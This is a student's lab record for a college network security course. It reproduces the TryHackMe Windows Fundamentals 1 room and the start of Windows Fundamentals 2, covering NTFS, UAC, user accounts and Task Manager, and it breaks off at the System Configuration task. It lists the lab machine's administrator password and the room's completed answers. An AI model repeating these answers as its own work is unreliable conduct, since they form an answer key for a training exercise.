RAJALAKSHMI ENGINEERING COLLEGE (Autonomous)

RAJALAKSHMI NAGAR, THANDALAM, CHENNAI-602105

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

RAJALAKSHMI
ENGINEERING COLLEGE
An AUTONOMOUS Institution
Affiliated to ANNA UNIVERSITY, Chennai

CS19642

CRYPTOGRAPHY AND NETWORK SECURITY LAB

THIRD YEAR

SIXTH SEMESTER

KAVIBALAN P **220701121**

INDEX

Ex. No.: 1A **Date:21/01/25**

WINDOWS FUNDAMENTALS 1: AN INTRODUCTION TO SYSTEM AND COMMAND-LINE BASICS

Aim:

To understand and explore the fundamentals of the Windows operating system, including key components such as the file system, command prompt (CMD), task manager, and registry, to build a strong foundation for cybersecurity and system administration. In TryHackMe platform.

Algorithm:

1. Access the lab in TryHackMe platform using the link below-

https://tryhackme.com/r/room/windowsfundamentals1xbx

2. Click Start a Machine and AttackBox to run the instance of Kali Windows

distribution.

3. Solve the task questions start with Windows OS edition and Desktop GUI.

4. Understand the importants of NTFS file system and feature.

5. Learn about Windows folder and environmental variable for windows directory .


6. Learn Local User and Group Management.

7. Learn User Account Control and practice in Virtual Machine.

8. Do Control Panel setting – Network & Internet setting.

9. Learn Task Manager – applications and process running and performance of CPU &RAM.

Output:


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Go Premium
1
K
Pre Security > Windows Fundamentals > Windows Fundamentals 1
Windows Fundamentals 1
In part 1 of the Windows Fundamentals module, we'll start our journey learning about the Windows desktop, the NTFS file system, UAC, the Control Panel, and more..
Info
30 min
Share your achievement
Start AttackBox
Help
Save Room
5820
Options
Room completed (100%)
Task 1 Introduction to Windows
Task 2 Windows Editions
Task 3 The Desktop (GUI)
Task 4 The File System
Task 5 The Windows\System32 Folders
Task 6 User Accounts, Profiles, and Permissions
Task 7 User Account Control
Task 8 Settings and the Control Panel
Task 9 Task Manager
Task 10 Conclusion

Task 1 - Introduction to Windows

Task 1 Introduction to Windows

The Windows operating system (OS) is a complex product with many system files, utilities, settings, features, etc.

This module will attempt to provide a general overview of just a handful of what makes up the Windows OS, navigate the user interface, make changes to the system, etc. The content is aimed at those who wish to understand and use the Windows OS on a more comfortable level.

Press the **Start Machine** button below to launch the attached virtual machine.

▶ Start Machine


The virtual machine should open within your web browser.

If you want to access the virtual machine via Remote Desktop , use the credentials below.

Machine IP : `MACHINE_IP`

User : `administrator`

Password : `letmein123!`



Accept the Certificate when prompted, and you should be logged into the remote system now.

Note : The virtual machine may take up to 3 minutes to load.

Answer the questions below

Read above and start the virtual machine.

No answer needed ✓ Correct Answer

Task 2 - Windows Editions

Task 2 Windows Editions

The Windows operating system has a long history dating back to 1985, and currently, it is the dominant operating system in both home use and corporate networks. Because of this, Windows has always been targeted by hackers & malware writers.

Windows XP was a popular version of Windows and had a long-running. Microsoft announced Windows Vista , which was a complete overhaul of the Windows operating system. There were many issues with Windows Vista. It wasn't received well by Windows users, and it was quickly phased out.

When Microsoft announced the end-of-life date for Windows XP, many customers panicked. Corporations, hospitals, etc., scrambled and tested the next viable Windows version , which was Windows 7, against many other hardware and devices. Vendors had to work against the clock to ensure their products worked with Windows 7 for their customers. If they couldn't, their customers had to break their agreement and find another vendor that upgraded their products to work with Windows 7. It was a nightmare for many, and Microsoft took note of it.

Windows 7, as quickly as it was released soon after, was marked with an end of support date. Windows 8.x came and left and it was short-lived, like Vista.

Then arrived Windows 10 , which is the current Windows operating system version for desktop computers .

Windows 10 comes in 2 flavors, Home and Pro. You can read the difference between the Home and Pro here .

Even though we didn't talk about servers, the current version of the Windows operating system for servers is Windows Server 2019 .

Many critics like to bash on Microsoft, but they have made long strides to improve the usability and security with each new version of Windows .

Note : The Windows edition for the attached VM is Windows Server 2019 Standard, as seen in **System Information** .

Update : As of June 2021, Microsoft announced the retirement dates for Windows 10 here .

" *Microsoft will continue to support at least one Windows 10 Semi-Annual Channel until October 14, 2025* ".

As of October 5th, 2021 - Windows 11 now is the current Windows operating system for end-users. Read more about Windows 11 here .

Answer the questions below

What encryption can you enable on Pro that you can't enable in Home?


BitLocker ✓ Correct Answer

Task 3 - The Desktop (GUI)

Task 3 The Desktop (GUI)

The Windows Desktop, aka the graphical user interface or GUI in short, is the screen that welcomes you once you log into a Windows 10 machine.

Traditionally, you need to pass the login screen first. The login screen is where you need to enter valid account credentials; usually, a username & password of a preexisting Windows account on that particular system or in the Active Directory environment (if it's a domain-joined machine).



The above screenshot is an example of a typical Windows Desktop. Each component that makes up the GUI is explained briefly below.


1. The Desktop
2. Start Menu
3. Search Box (Cortana)
4. Task View
5. Taskbar
6. Toolbars
7. Notification Area

The Desktop


The desktop is where you will have shortcuts to programs, folders, files, etc. These icons will either be well organized in folders sorted alphabetically or scattered randomly with no specific organization on the desktop. In either case, these items are typically placed on the desktop for quick access.

The look and feel of the desktop can be changed to suit your liking. By right-clicking anywhere on the desktop, a context menu will appear. This menu will allow you to change the sizes of the desktop icons, specify how you want to arrange them, copy/paste items to the desktop, and create new items, such as a folder, shortcut, or text document.


Under **Display settings** , you can make changes to the screen's resolution and orientation. In case you have multiple computer screens, you can make configurations to the multi-screen setup here.




Note : In a Remote Desktop session, some of the display settings will be disabled.



You can also change the wallpaper by selecting **Personalize** .



Under Personalize, you can change the background image to the Desktop, change fonts, themes, color scheme, etc.



The Start Menu

In previous versions of Windows, the word **Start** was visible at the bottom left corner of the desktop GUI. In modern versions of Windows, such as Windows 10, the word 'Start' doesn't appear anymore, but rather a Windows Logo is shown instead. Even though the look of the Start Menu has changed, its overall purpose is the same.


The Start Menu provides access to all the apps/programs, files, utility tools, etc., that are most useful.

Clicking on the Windows logo, the Start Menu will open. The Start Menu is broken up into sections. See below.

The Notification Area

The Notification Area, which is typically located at the bottom right of the Windows screen, is where the date and time are displayed. Other icons possibly visible in this area is the volume icon, network/wireless icon, to name a few. Icons can be either added or removed from the Notification Area in Taskbar settings.

From there, scroll down to the Notification Area section to make changes.



Here are Microsoft's brief documents for the Start Menu and Notification Area .

Tip : You can right-click any folder, file, app/program, or icon to view more information or p erform other actions on the clicked item.

Answer the questions below

Which selection will hide/disable the Search box?

Hidden — ✓ Correct Answer

Which selection will hide/disable the Task View button?

Show Task View button — ✓ Correct Answer

Besides Clock and Network, what other icon is visible in the Notification Area?

Action Center — ✓ Correct Answer — Hint

Task 4 - The File System

Task 4 ✓ The File System

The file system used in modern versions of Windows is the **New Technology File System** or simply NTFS .

Before NTFS, there was **FAT16/FAT32** (File Allocation Table) and **HPFS** (High Performance File System).


You still see FAT partitions in use today. For example, you typically see FAT partitions in USB devices, MicroSD cards, etc. but traditionally not on personal Windows computers/laptops or Windows servers.

NTFS is known as a journaling file system. In case of a failure, the file system can automatically repair the folders/files on disk using information stored in a log file. This function is not possible with FAT.

NTFS addresses many of the limitations of the previous file systems; such as:

- Supports files larger than 4GB
- Set specific permissions on folders and files
- Folder and file compression
- Encryption (Encryption File System or **EFS**)

If you're running Windows, what is the file system your Windows installation is using? You can check the Properties (right-click) of the drive your operating system is installed on, typically the C drive (C:\).



Let's speak briefly on some features that are specific to NTFS.

On NTFS volumes, you can set permissions that grant or deny access to files and folders.

The permissions are:

- **Full control**
- **Modify**
- **Read & Execute**
- **List folder contents**
- **Read**
- **Write**


The below image lists the meaning of each permission on how it applies to a file and a folder. (credit Microsoft)

rmission	Meaning for Folders	Meaning for Files
Read	Permits viewing and listing of files and subfolders	Permits viewing or accessing of the file's contents
Write	Permits adding of files and subfolders	Permits writing to a file
Read & Execute	Permits viewing and listing of files and subfolders as well as executing of files; inherited by files and folders	Permits viewing and accessing of the file's contents as well as executing of the file
List Folder Contents	Permits viewing and listing of files and subfolders as well as executing of files; inherited by folders only	N/A
Modify	Permits reading and writing of files and subfolders; allows deletion of the folder	Permits reading and writing of the file; allows deletion of the file
Full Control	Permits reading, writing, changing, and deleting of files and subfolders	Permits reading, writing, changing and deleting of the file

How can you view the permissions for a file or folder?

- Right-click the file or folder you want to check for permissions.
- From the context menu, select `Properties`.
- Within Properties, click on the `Security` tab.
- In the `Group or user names` list, select the user, computer, or group whose permissions you want to view.

In the below image, you can see the permissions for the `Users` group for the Windows folder.



Refer to the Microsoft documentation to get a better understanding of the NTFS permissions for Special Permissions.

Another feature of NTFS is **Alternate Data Streams** (**ADS**).

Alternate Data Streams (ADS) is a file attribute specific to Windows **NTFS** (New Technology File System).

Every file has at least one data stream (`$DATA`), and ADS allows files to contain more than one stream of data. Natively Window Explorer doesn't display ADS to the user. There are 3rd party executables that can be used to view this data, but Powershell gives you the ability to view ADS for files.

From a security perspective, malware writers have used ADS to hide data.

Not all its uses are malicious. For example, when you download a file from the Internet, there are identifiers written to ADS to identify that the file was downloaded from the Internet.

To learn more about ADS, refer to the following link from MalwareBytes here.

Bonus : If you wish to interact hands-on with ADS, I suggest exploring Day 21 of Advent of Cyber 2.

Answer the questions below

What is the meaning of NTFS?

New Technology File System ✓ Correct Answer

Task 5 - The Windows\System32 Folders

Task 5 The Windows\System32 Folders

The Windows folder (`C:\Windows`) is traditionally known as the folder which contains the Windows operating system.

The folder doesn't have to reside in the C drive necessarily. It can reside in any other drive and technically can reside in a different folder.

This is where environment variables, more specifically system environment variables, come into play. Even though not discussed yet, the system environment variable for the Windows directory is `%windir%` .

Per Microsoft , " *Environment variables store information about the operating system environment. This information includes details such as the operating system path, the number of processors used by the operating system, and the location of temporary folders* ".

The System32 folder holds the important files that are critical for the operating system.

You should proceed with extreme caution when interacting with this folder. Accidentally deleting any files or folders within System32 can render the Windows OS inoperational. Read more about this action here .

Note : Many of the tools that will be covered in the Windows Fundamentals series reside within the System32 folder.

Answer the questions below

What is the system variable for the Windows folder?

%windir% ✓ Correct Answer

Task 6 - User Accounts, Profiles, and Permissions

Task 6 User Accounts, Profiles, and Permissions

User accounts can be one of two types on a typical local Windows system: **Administrator** & **Standard User**.

The user account type will determine what actions the user can perform on that specific Windows system.

- An Administrator can make changes to the system: add users, delete users, modify groups, modify settings on the system, etc.
- A Standard User can only make changes to folders/files attributed to the user & can't perform system-level changes, such as install programs.

You are currently logged in as an Administrator. There are several ways to determine which user accounts exist on the system.

One way is to click the `Start Menu` and type `Other User` . A shortcut to `System Settings > Other users` should appear.

Answer the questions below

What is the name of the other user account?

tryhackmebilly ✓ Correct Answer

What groups is this user a member of?

Remote Desktop Users,Users ✓ Correct Answer

What built-in account is for guest access to the computer?

Guest ✓ Correct Answer

What is the account description?

window$Fun1! ✓ Correct Answer

Task 7 - User Account Control

Task 7 User Account Control

The large majority of home users are logged into their Windows systems as local administrators. Remember from the previous task that any user with administrator as the account type can make changes to the system.

A user doesn't need to run with high (elevated) privileges on the system to run tasks that don't require such privileges, such as surfing the Internet, working on a Word document, etc. This elevated privilege increases the risk of system compromise because it makes it easier for malware to infect the system. Consequently, since the user account can make changes to the system, the malware would run in the context of the logged-in user.

To protect the local user with such privileges, Microsoft introduced **User Account Control** (UAC). This concept was first introduced with the short-lived Windows Vista and continued with versions of Windows that followed.

Answer the questions below

What does UAC mean?

User Account Control ✓ Correct Answer

Task 8 - Settings and the Control Panel

Task 8 Settings and the Control Panel

On a Windows system, the primary locations to make changes are the Settings menu and the Control Panel.

For a long time, the Control Panel has been the go-to location to make system changes, such as adding a printer, uninstall a program, etc.

The Settings menu was introduced in Windows 8, the first Windows operating system catered to touch screen tablets, and is still available in Windows 10. As a matter of fact, the Settings menu is now the primary location a user goes to if they are looking to change the system.

There are similarities and differences between the two menus. Below are screenshots of each.

Answer the questions below

In the Control Panel, change the view to **Small icons**. What is the last setting in the Control Panel view?

Windows Defender Firewall ✓ Correct Answer

Task 9 - Task Manager

Task 9 Task Manager

The last subject that will be touched on in this module is the **Task Manager**.

The Task Manager provides information about the applications and processes currently running on the system. Other information is also available, such as how much CPU and RAM are being utilized, which falls under **Performance**.

Answer the questions below

What is the keyboard shortcut to open Task Manager?

Ctrl+Shift+Esc ✓ Correct Answer

Task 10 - Conclusion

Task 10 Conclusion

Again, this was a generic overview of the Windows OS.

There are intermediate and advanced topics for each topic (task) that was covered in this room.

Hence, **Task 9** ended with a detailed blog post explaining the Task Manager in great detail.

In future modules, we'll cover topics like the Windows folder, the management console, security tools (Windows Defender, Windows Firewall, etc.), to name a few.

Answer the questions below

Read above and terminate the Windows machine you deployed in this room.

No answer needed ✓ Correct Answer

Result:

This experiment provides a practical introduction to Windows system fundamentals,enabling to navigate, manage, and analyze system components efficiently.

KAVIBALAN P **220701121**

Ex. No.: 1B **Date:21/01/25**

EXPLORING WINDOWS SYSTEM TOOLS AND CONFIGURATION: WINDOWS FUNDAMENTALS 2

Aim:

To explore and understand essential Windows system tools and configurations,including System Configuration (MSConfig), User Account Control (UAC), Computer Management, System Information, Resource Monitor, Command Prompt, and the Registry Editor.

Algorithm:

1. Access the lab in TryHackMe platform using the link below-

https://tryhackme.com/r/room/windowsfundamentals2x0x

2. Click Start a Machine and AttackBox to run the instance of Kali Windows distribution.

3. Solve the task questions start with Windows System Configuration utility with five

tabs-General-Boot-Services-Startup-Tools.

4. Go to System Configuration – User Account Control ->How to change the UAC setting ?

5. Select System Configuration –Computer Management –System Tools, Storage and Services and Applications.

6. Explore System Information – Hardware Resources –Components – Software

Environment – Environment Variables.

7. Explore about Resource Monitor – CPU – Disk – Network – Memory.


8. Learn about Command Prompt - ipconfig – cls – netstat -Full command for Internet

Protocol Configuration .

9. Learn about Windows Registry –User Profile – Installed Application – Property Sheet

Setting _ Hardware existing –Port Used – Registry Editor (regedit) .

Output:



Task 1 - Introduction

Task 1 Introduction

We will continue our journey exploring the Windows operating system.

In Windows Fundamentals 1, we covered the desktop, the file system, user account control, the control panel, settings, and the task manager.

This module will attempt to provide an overview of some other utilities available within the Windows operating system and different methods to access these utilities.

Press the **Start Machine** button below to launch the attached virtual machine.

▶ Start Machine

Answer the questions below

Read above and start the virtual machine.

No answer needed ✓ Correct Answer


Task 2 - System Configuration

Task 2 System Configuration

